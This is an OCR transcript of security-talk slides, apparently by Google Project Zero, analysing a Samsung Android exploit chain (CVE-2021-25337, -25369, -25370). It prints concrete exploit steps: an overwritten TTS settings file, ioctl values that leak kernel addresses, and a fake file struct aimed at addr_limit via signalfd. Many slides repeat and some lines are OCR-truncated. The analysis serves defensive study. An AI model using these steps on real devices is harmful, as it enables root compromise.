
Used vulnerability #1 to overwrite settings file

- Used vulnerability #1 to overwrite the settings file for the SamsungTTS app with the stage 2 file path
  - `/data/user_de/0/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml`
  - `/data/data/com.samsung.SMT/shared_prefs/SamsungTTSSettings.xml`

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
      <map>
          <string name=\"eng-USA-Variant Info\">f00</string>\n"
          <string name=\"SMT_STUBCHECK_STATUS\">STUB_SUCCESS</string>\n"
          <string name=\"SMT_LATEST_INSTALLED_ENGINE_PATH\">
                                              /data/system/users/0/newFile.bin</string>\n"
      </map>
```

CVE-2021-25369

Kernel information leak via `sec_log.log`


Initial attack vector for code execution in an untrusted_app

???
Arbitrary file system read/write via clipboard

CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log

CVE-2021-25369
Privilege escalation via DPU driver

CVE-2021-25370
root

Kernel info leak

- Leaks `task_struct` and `sys_call_table` addresses
- `task_struct` address is used to find the `addr_limit` pointer
    - `addr_limit` is at offset +8 inside the `task_struct`
- `sys_call_table` address is used to break KASLR

Abusing a `WARN_ON`

- `WARN_ON` macros are used in the Linux kernel to debug kernel failures
- Logs full backtrace, including stack contents

```c
/**
 * kbasep_vinstr_hwcnt_reader_ioctl() - hwcnt reader's ioctl.
 * @filp:   Non-NULL pointer to file structure.
 * @cmd:    User command.
 * @arg:    Command's argument.
 *
 * Return: 0 on success, else error code.
 */
static long kbasep_vinstr_hwcnt_reader_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
        [...]
        switch (cmd) {
        case KBASE_HWCNT_READER_GET_API_VERSION:
                rcode = put_user(HWCNT_READER_API, (u32 __user *)arg);
                break;
        [...]

        default:
                WARN_ON(true);
                rcode = -EINVAL;
                break;
        }
        return rcode;
}
```

```
/**
 * kbasep_vinstr_hwcnt_reader_ioctl() - hwcnt reader's ioctl.
 * @filp:   Non-NULL pointer to file structure.
 * @cmd:    User command.
 * @arg:    Command's argument.
 *
 * Return: 0 on success, else error code.
 */
static long kbasep_vinstr_hwcnt_reader_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
        [...]
        switch (cmd) {
        case KBASE_HWCNT_READER_GET_API_VERSION:
                rcode = put_user(HWCNT_READER_API, (u32 __user *)arg);
                break;
        [...]

        default:
                WARN_ON(true);
                rcode = -EINVAL;
                break;
        }
        return rcode;
}
```

If an invalid ioctl command number is passed to the `kbasep_vinstr_hwcnt_reader_ioctl`, the `WARN_ON` is triggered.

```
hwcnt_fd = ioctl(dev_mali_fd, 0x40148008, &v4);
ioctl(hwcnt_fd, 0x4004BEFE, 0);
```

```
hwcnt_fd = ioctl(dev_mali_fd, 0x40148008, &v4);
ioctl(hwcnt_fd, 0x4004BEFE, 0);
```

`0xFE` is an invalid ioctl in the HWCNT driver

```
setprop dumpstate.options bugreportfull;
setprop ctl.start bugreport;
```

Who can set `ctl.start`?

```
$ sesearch -A -t ctl_start_prop precompiled_sepolicy
allow at_distributor ctl_start_prop:file { getattr map open read };
allow at_distributor ctl_start_prop:property_service set;
allow bootchecker ctl_start_prop:file { getattr map open read };
allow bootchecker ctl_start_prop:property_service set;
allow dumpstate property_type:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:property_service set;
allow ikev2_client ctl_start_prop:file { getattr map open read };
allow ikev2_client ctl_start_prop:property_service set;
allow init property_type:file { append create getattr map open read relabelto rename setattr unlink write };
allow init property_type:property_service set;
allow keystore ctl_start_prop:file { getattr map open read };
allow keystore ctl_start_prop:property_service set;
allow mediadrmserver ctl_start_prop:file { getattr map open read };
allow mediadrmserver ctl_start_prop:property_service set;
allow multiclientd ctl_start_prop:file { getattr map open read };
allow multiclientd ctl_start_prop:property_service set;
allow platform_app ctl_start_prop:file { getattr map open read };
allow platform_app ctl_start_prop:property_service set;
allow radio ctl_start_prop:file { getattr map open read };
allow radio ctl_start_prop:property_service set;
allow shell ctl_start_prop:file { getattr map open read };
allow shell ctl_start_prop:property_service set;
allow surfaceflinger ctl_start_prop:file { getattr map open read };
allow surfaceflinger ctl_start_prop:property_service set;
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
allow system_server ctl_start_prop:file { getattr map open read };
allow system_server ctl_start_prop:property_service set;
allow vold ctl_start_prop:file { getattr map open read };
allow vold ctl_start_prop:property_service set;
allow wlandutservice ctl_start_prop:file { getattr map open read };
allow wlandutservice ctl_start_prop:property_service set;
```

Who can set `ctl.start`?

```
$ sesearch -A -t ctl_start_prop precompiled_sepolicy
allow at_distributor ctl_start_prop:file { getattr map open read };
allow at_distributor ctl_start_prop:property_service set;
allow bootchecker ctl_start_prop:file { getattr map open read };
allow bootchecker ctl_start_prop:property_service set;
allow dumpstate property_type:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:file { getattr map open read };
allow hal_keymaster_default ctl_start_prop:property_service set;
allow ikev2_client ctl_start_prop:file { getattr map open read };
allow ikev2_client ctl_start_prop:property_service set;
allow init property_type:file { append create getattr map open read relabelto rename setattr unlink write };
allow init property_type:property_service set;
allow keystore ctl_start_prop:file { getattr map open read };
allow keystore ctl_start_prop:property_service set;
allow mediadrmserver ctl_start_prop:file { getattr map open read };
allow mediadrmserver ctl_start_prop:property_service set;
allow multiclientd ctl_start_prop:file { getattr map open read };
allow multiclientd ctl_start_prop:property_service set;
allow platform_app ctl_start_prop:f
allow platform_app ctl_start_prop:p
allow radio ctl_start_prop:file { geta
allow radio ctl_start_prop:property
allow shell ctl_start_prop:file { getat
allow shell ctl_start_prop:property_service set;
allow surfaceflinger ctl_start_prop:file { getattr map open read };
allow surfaceflinger ctl_start_prop:property_service set;
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
allow system_server ctl_start_prop:file { getattr map open read };
allow system_server ctl_start_prop:property_service set;
allow vold ctl_start_prop:file { getattr map open read };
allow vold ctl_start_prop:property_service set;
allow wlandutservice ctl_start_prop:file { getattr map open read };
allow wlandutservice ctl_start_prop:property_service set;
```

```
allow system_app ctl_start_prop:file { getattr map open read };
allow system_app ctl_start_prop:property_service set;
```

```
  _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
  LOBYTE(s) = 18;
  v650[0] = 0LL;
  s_8 = 17664LL;
  *(char **)((char *)&s + 1) = *(char **)"DUMPSTATE";
  DurationReporter::DurationReporter(v636, (__int64)&s, 0);
  if ( ((unsigned __int8)s & 1) != 0 )
    operator delete(v650[0]);
  dump_sec_log("SEC LOG", "/proc/sec_log", "/data/log/sec_log.log");
[...]
```

```
allow system_app dumplog_data_file:file { append create
getattr ioctl lock map open read rename setattr unlink
write };
```

```
<4>[90808.635627]  [4:    poc:25943] ------------[ cut here ]------------
<4>[90808.635654]  [4:    poc:25943] WARNING: CPU: 4 PID: 25943 at
drivers/gpu/arm/b_r19p0/mali_kbase_vinstr.c:992 kbasep_vinstr_hwcnt_reader_ioctl+0x36c/0x664
<4>[90808.635663]  [4:    poc:25943] Modules linked in:
<4>[90808.635675]  [4:    poc:25943] CPU: 4 PID: 25943 Comm: poc Tainted: G        W       4.14.113-20034833 #1
<4>[90808.635682]  [4:    poc:25943] Hardware name: Samsung BEYOND1LTE EUR OPEN 26 board based on EXYNOS9820
(DT)
<4>[90808.635689]  [4:    poc:25943] Call trace:
<4>[90808.635701]  [4:    poc:25943] [<0000000000000000>] dump_backtrace+0x0/0x280
<4>[90808.635710]  [4:    poc:25943] [<0000000000000000>] show_stack+0x18/0x24
<4>[90808.635720]  [4:    poc:25943] [<0000000000000000>] dump_stack+0xa8/0xe4
<4>[90808.635731]  [4:    poc:25943] [<0000000000000000>] __warn+0xbc/0x164tv
<4>[90808.635738]  [4:    poc:25943] [<0000000000000000>] report_bug+0x15c/0x19c
<4>[90808.635746]  [4:    poc:25943] [<0000000000000000>] bug_handler+0x30/0x8c
<4>[90808.635753]  [4:    poc:25943] [<0000000000000000>] brk_handler+0x94/0x150
<4>[90808.635760]  [4:    poc:25943] [<0000000000000000>] do_debug_exception+0xc8/0x164
<4>[90808.635766]  [4:    poc:25943] Exception stack(0xffffff8014c2bb40 to 0xffffff8014c2bc80)
<4>[90808.635775]  [4:    poc:25943] bb40: ffffffc91b00fa40 000000004004befe 0000000000000000 0000000000000000
<4>[90808.635781]  [4:    poc:25943] bb60: ffffffc061b65800 00000000ecc0408 000000000000000a 000000000000000a
<4>[90808.635789]  [4:    poc:25943] bb80: 000000004004be30 000000000000be00 ffffffc86b49d700 000000000000000b
<4>[90808.635796]  [4:    poc:25943] bba0: ffffff8014c2bdd0 0000000080000000 0000000000000026 0000000000000026
<4>[90808.635802]  [4:    poc:25943] bbc0: ffffff8008429834 000000000041bd50 0000000000000000 0000000000000000
<4>[90808.635809]  [4:    poc:25943] bbe0: ffffffc88b42d500 ffffffffffffffea ffffffc96bda5bc0 0000000000000004
<4>[90808.635816]  [4:    poc:25943] bc00: 0000000000000000 0000000000000124 000000000000001d ffffff8009293000
<4>[90808.635823]  [4:    poc:25943] bc20: ffffffc89bb6b180 ffffff8014c2bdf0 ffffff80084294bc ffffff8014c2bd80
<4>[90808.635829]  [4:    poc:25943] bc40: ffffff800885014c 0000000020400145 0000000000000008 0000000000000008
<4>[90808.635836]  [4:    poc:25943] bc60: 0000007fffffffff 0000000000000001 ffffff8014c2bdf0 ffffff800885014c
<4>[90808.635843]  [4:    poc:25943] [<0000000000000000>] el1_dbg+0x18/0x74
```

```
<4>[90808.635627]  [4:    poc:25943] ------------[ cut here ]------------
<4>[90808.635654]  [4:    poc:25943] WARNING: CPU: 4 PID: 25943 at
drivers/gpu/arm/b_r19p0/mali_kbase_vinstr.c:992 kbasep_vinstr_hwcnt_reader_ioctl+0x36c/0x664
<4>[90808.635663]  [4:    poc:25943] Modules linked in:
<4>[90808.635675]  [4:    poc:25943] CPU: 4 PID: 25943 Comm: poc Tainted: G       W       4.14.113-20034833 #1
<4>[90808.635682]  [4:    poc:25943] Hardware name: Samsung BEYOND1LTE EUR OPEN 26 board based on EXYNOS9820
(DT)
<4>[90808.635689]  [4:    poc:25943] Call trace:
<4>[90808.635701]  [4:    poc:25943] [<0000000000000000>] dump_backtrace+0x0/0x280
<4>[90808.635710]  [4:    poc:25943] [<0000000000000000>] show_stack+0x18/0x24
<4>[90808.635720]  [4:    poc:25943] [<0000000000000000>] dump_stack+0xa8/0xe4
<4>[90808.635731]  [4:    poc:25943] [<0000000000000000>] __warn+0xbc/0x164tv
<4>[90808.635738]  [4:    poc:25943] [<0000000000000000>] report_bug+0x15c/0x19c
<4>[90808.635746]  [4:    poc:25943] [<0000000000000000>] bug_handler+0x30/0x8c
<4>[90808.635753]  [4:    poc:25943] [<0000000000000000>
<4>[90808.635760]  [4:    poc:25943] [<0000000000000000>
<4>[90808.635766]  [4:    poc:25943] Exception stack(0xffffff8014c2bb40 to 0xffffff8014c2bc80)
<4>[90808.635775]  [4:    poc:25943] bb40: ffffffc91b00fa40 000000004004befe 0000000000000000 0000000000000000
<4>[90808.635781]  [4:    poc:25943] bb60: ffffffc061b65800 000000000ecc0408 000000000000000a 000000000000000a
<4>[90808.635789]  [4:    poc:25943] bb80: 000000004004be30 000000000000be00 ffffffc86b49d700 000000000000000b
<4>[90808.635796]  [4:    poc:25943] bba0: ffffff8014c2bdd0 0000000080000000 0000000000000026 0000000000000026
<4>[90808.635802]  [4:    poc:25943] bbc0: ffffff8008429834 000000000041bd50 0000000000000000 0000000000000000
<4>[90808.635809]  [4:    poc:25943] bbe0: ffffffc88b42d500 ffffffffffffffea ffffffc96bda5bc0 0000000000000004
<4>[90808.635816]  [4:    poc:25943] bc00: 0000000000000                                  001d ffffff8009293000
<4>[90808.635823]  [4:    poc:25943] bc20: ffffffc89bb6b                                 294bc ffffff8014c2bd80
<4>[90808.635829]  [4:    poc:25943] bc40: ffffff8008850                                 00008 0000000000000008
<4>[90808.635836]  [4:    poc:25943] bc60: 0000007fffffffff 0000000000000001 ffffff8014c2bdf0 ffffff800885014c
<4>[90808.635843]  [4:    poc:25943] [<0000000000000000>] el1_dbg+0x18/0x74
```

task_struct address

sys_call_table address


Fixing the Bug

- `dumpstate` no longer writes to `sec_log.log`
- Removed the `bugreport` service from `dumpstate.rc`

- Upstream changes made in early 2020 would prevent this vulnerability in the future:
    - In February 2020, ARM changed the `WARN_ON` to a `pr_warn` in version r21p0 of the Mali driver. Samsung updated to this version.
    - In April 2020, Linux removed printing the raw stack contents in a backtrace

CVE-2021-25370

Use-after-free in display processor unit (DPU)


Initial attack vector for code execution in an untrusted_app

???
Arbitrary file system read/write via clipboard

CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log

CVE-2021-25369
Privilege escalation via DPU driver

CVE-2021-25370
root

The vulnerability

- Use-after-free of the file struct
- Display and Enhancement Controller (DECON) Samsung driver for the Display Processing Unit (DPU)

```
DECON(Display and Enhancement Controller) is the new IP
in exynos7 SOC for generating video signals using pixel data.
```

- Triggered through an ioctl to the DECON driver so the exploit needs an fd to the driver...

Getting the fd

1. Find the PID of the `android.hardware.graphics.composer` process
2. Iterate through that process's fd table looking for the full path to the driver
3. Use vulnerability #1 (the clipboard) to open an fd

Find PID of `android.hardware.graphics.composer`

1. Connect to LogReader and monitor the logs
2. Look for the “display” entry and read PID from there

Finding DECON driver file path

- Iterate through `/proc/<PID>/fd/<fd>` using `readlink` to read the full file path for each fd
- Search for the path that contains `graphics/fb0`

- Then open the file using vulnerability #1

Google

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence

A “fence” is used for sharing buffers and synchronizing access between drivers and different processes.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.
4. If the fd table holds the only reference to the file struct and userspace calls `close(fd)`, the file struct is freed.

The use-after-free

Common kernel pattern:

1. Driver acquires an fd for a fence
2. The fd is associated with `sync_file->file`
3. Driver calls `fd_install(fd, sync_file->file)` which makes the fd accessible from user space. `fd_install` transfers the ownership of the reference to the fd table.
4. If the fd table holds the only reference to the file struct and userspace calls `close(fd)`, the file struct is freed.
5. The driver continues to use `sync_file->file`, the pointer to the now freed file struct.

```
static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
        int num_of_window = 0;
        struct decon_reg_data *regs;
        struct sync_file *sync_file;
        int i, j, ret = 0;
[...]
        num_of_window = decon_get_active_win_count(decon, win_data);
        if (num_of_window) {
                win_data->retire_fence = decon_create_fence(decon, &sync_file);
                if (win_data->retire_fence < 0)
                        goto err_prepare;
        } else {
[...]
        if (num_of_window) {
                fd_install(win_data->retire_fence, sync_file->file);


#if !defi

#endif
        }
[...]
        return ret;
}
```

```
win_data->retire_fence = decon_create_fence(decon, &sync_file);
```

```
static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
        int num_of_window = 0;
        struct decon_reg_data *regs;
        struct sync_file *sync_file;
        int i, j, ret = 0;
[...]
        num_of_window = decon_get_active_win_count(decon, win_data);
        if (num_of_window) {
                win_data->retire_fence = decon_create_fence(decon, &sync_file);
                if (win_data->retire_fence < 0)
                        goto err_prepare;
        } else {
[...]
        if (num_of_window) {
                fd_install(win_data->retire_fence, sync_file->file);
                decon_create_release_fences(decon, win_data, sync_file);
#if !defined(CONFIG_SUPPORT_LEGACY_FENCE)

#endif
        }
[...]
        return ret;
}
```

```
fd_install(win_data->retire_fence, sync_file->file);
```

```
static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
        int num_of_window = 0;
        struct decon_reg_data *regs;
        struct sync_file *sync_file;
        int i, j, ret = 0;
[...]
        num_of_window = decon_get_active_win_count(decon, win_data);
        if (num_of_window) {
                win_data->retire_fence = decon_create_fence(decon, &sync_file);
                if (win_data->retire_fence < 0)
                        goto err_prepare;
        } else {
[...]
        if (num_of_window) {
                fd_install(win_data->retire_fence, sync_file->file);
                decon_create_release_fences(decon, win_data, sync_file);
#if !defined(CONFIG_SUPPORT_LEGACY_FENCE)

#endif
        }
[...]
        return ret;
}
```

```
decon_create_release_fences(decon, win_data, sync_file);
```

```
void decon_create_release_fences(struct decon_device *decon, struct decon_win_config_data *win_data,
         struct sync_file *sync_file)
{
        int i = 0;

        for (i = 0; i < decon->dt.max_win; i++) {
                int state = win_da
                int rel_fence = -1

                if (state == DECON_WIN_STATE_BUFFER) {
                        rel_fence = decon_get_valid_fd();
                        if (rel_fence < 0) {
                                decon_err("%s: failed to get unused fd\n",
                                                __func__);
                                goto err;
                        }
                        fd_install(rel_fence, get_file(sync_file->file));
                }
                win_data->config[i].rel_fence = rel_fence;
        }
[...]
}
```

```
rel_fence = decon_get_valid_fd();
```

```
void decon_create_release_fences(struct decon_device *decon, struct decon_win_config_data *win_data,
         struct sync_file *sync_file)
{
        int i = 0;

        for (i = 0; i < decon->dt.max_win; i++) {
                int state = win_data->config[i].state;
                int rel_fence = -1;

                if (state == DECON_WIN_STATE_BUFFER) {
                        rel_fence = decon_get_valid_fd();
                        if (rel_fence < 0) {
                                decon_err("%s: failed to get unused fd\n",
                                                __func__);
                                goto err;
                        }
                        fd_install(rel_fence, get_file(sync_file->file));
                }
                win_data->config[i
        }
[...]
}
```

```
fd_install(rel_fence, get_file(sync_file->file));
```

```
static int decon_set_win_config(struct decon_device *decon, struct decon_win_config_data *win_data)
{
        int num_of_window = 0;
        struct decon_reg_data *regs;
        struct sync_file *sync_file;
        int i, j, ret = 0;
[...]
        num_of_window = decon_get_active_win_count(decon, win_data);
```

When `decon_set_win_config` returns, `retire_fence` is the closed fd that points to the freed file struct and `rel_fence` is the open fd that points to the freed file struct

```
        if (num_of_window) {
                fd_install(win_data->retire_fence, sync_file->file);
                decon_create_release_fences(decon, win_data, sync_file);
#if !defined(CONFIG_SUPPORT_LEGACY_FENCE)
                regs->retire_fence = dma_fence_get(sync_file->fence);
#endif
        }
[...]
        return ret;
}
```

Exploit strategy

Replace the freed file struct with a new controlled file struct. Set the `private_data` member of the file struct to point to the `addr_limit`. Use `signalfd` to modify the `addr_limit` to gain arbitrary kernel read and write.

addr_limit

- addr_limit is a member of the task_struct
- User space is able to write to any address below the address in the addr_limit
- USER_DS = 0x7FFFFFFFFF
- KERNEL_DS = 0xFFFFFFFFFFFFFFFF

`signalfd`

```
int signalfd(int fd, const sigset_t *mask, int flags);
```

From the man page:

> `signalfd()` creates a file descriptor that can be used to accept signals targeted at the caller. This provides an alternative to the use of a signal handler or `sigwaitinfo(2)`, and has the advantage that the file descriptor may be monitored by `select(2), poll(2), and epoll(7)`.

When called on an existing signalfd fd, only updates the 8-byte mask.

signalfd

```
int signalfd(int fd, const sigset_t *mask, int flags);
```

From the man page:

> `signalfd()` creates a file descriptor that can be used to accept signals targeted at the caller. This provides an alternative to the use of a signal handler or `sigwaitinfo(2)`, and has the advantage that the file descriptor may be monitored by `select(2), poll(2), and epoll(7)`.

When called on an existing signalfd fd, only updates the 8-byte mask.

```c
SYSCALL_DEFINE4(signalfd4, int, ufd, sigset_t __user *, user_mask,
                size_t, sizemask, int, flags)
{
    sigset_t sigmask;
    struct signalfd_ctx *ctx;
[...]
    if (sizemask != sizeof(sigset_t) ||
      copy_from_user(&sigmask, user_mask, sizeof(sigmask)))
           return -EINVAL;
    sigdelsetmask(&sigmask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(&sigmask);

    if (ufd == -1) {
       [...]
    } else {
```

```
SYSCALL_DEFINE4(signalfd4, int, ufd, sigset_t __user *, user_mask,
                size_t, sizemask, int, flags)
{
    sigset_t sigmask;
    struct signalfd_ctx *ctx;
[...]
    if (sizemask != sizeof(sigset_t) ||
      copy_from_user(&sigmask, user_mask, sizeof(sigmask)))
         return -EINVAL;
    sigdelsetmask(&sigmask, sigmask(SIGKILL) | sigmask(SIGSTOP));
    signotset(&sigmask);

    if (ufd == -1) {
       [...]
    } else {
    } else {
        struct fd f = fdget(ufd);
        if (!f.file)
            return -EBADF;
        ctx = f.file->private_data;
        if (f.file->f_op != &signalfd_fops) {
            fdput(f);
            return -EINVAL;
        }
        spin_lock_irq(&current->sighand->siglock);
        ctx->sigmask = sigmask;
        spin_unlock_irq(&current->sighand->siglock);

        wake_up(&current->sighand->signalfd_wqh);
        fdput(f);
    }
    return ufd;
}
```

```
    } else {
        struct fd f = fdget(ufd);
        if (!f.file)
            return -EBADF;
        ctx = f.file->private_data;
        if (f.file->f_op != &signalfd_fops) {
            fdput(f);
            return -EINVAL;
        }
        spin_lock_irq(&current->sighand->siglock);
        ctx->sigmask = sigmask;
        spin_unlock_irq(&current->sighand->siglock);

        wake_up(&current->sighand->signalfd_wqh);
        fdput(f);
    }
    return ufd;
}
```

```
struct signalfd_ctx *ctx;

struct signalfd_ctx {
        sigset_t sigmask;
};
```

```
    } else {
        struct fd f = fdget(ufd);
        if (!f.file)
            return -EBADF;
        ctx = f.file->private_data;
        if (f.file->f_op != &signalfd_fops) {
            fdput(f);
            return -EINVAL;
        }
        spin_lock_irq(&current->sighand->siglock);
        ctx->sigmask = sigmask;
        spin_unlock_irq(&current->sighand->siglock);

        wake_up(&current->sighand->signalfd_wqh);
        fdput(f);
    }
    return ufd;
}
```

The man page says that the fd passed to `signalfd` must "specify a valid existing `signalfd` file descriptor".

```
    } else {
        struct fd f = fdget(ufd);
        if (!f.file)
            return -EBADF;
        ctx = f.file->private_data;
        if (f.file->f_op != &signalfd_fop
            fdput(f);
            return -EINVAL;
        }
        spin_lock_irq(&current->sighand->siglock);
        ctx->sigmask = sigmask;
        spin_unlock_irq(&current->sighand->siglock);

        wake_up(&current->sighand->signalfd_wqh);
        fdput(f);
    }
    return ufd;
}
```

Set `ctx->sigmask = sigmask`.

Because `ctx = file->private_data`, this is equivalent to `file->private_data->sigmask = sigmask`.

Google

Replacement file struct

```
fake_file.f_u = 0x1010101;
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;
fake_file.f_count = 0x7F;
fake_file.private_data = addr_limit_ptr;
```

Replacement file struct

```
fake_file.f_u = 0x1010101;
fake_file.f_op = sys_call_table - 0x2071B0 + 0x1094E80;
fake_file.f_count = 0x7F;
fake_file.private_data = addr_limit_ptr;
```

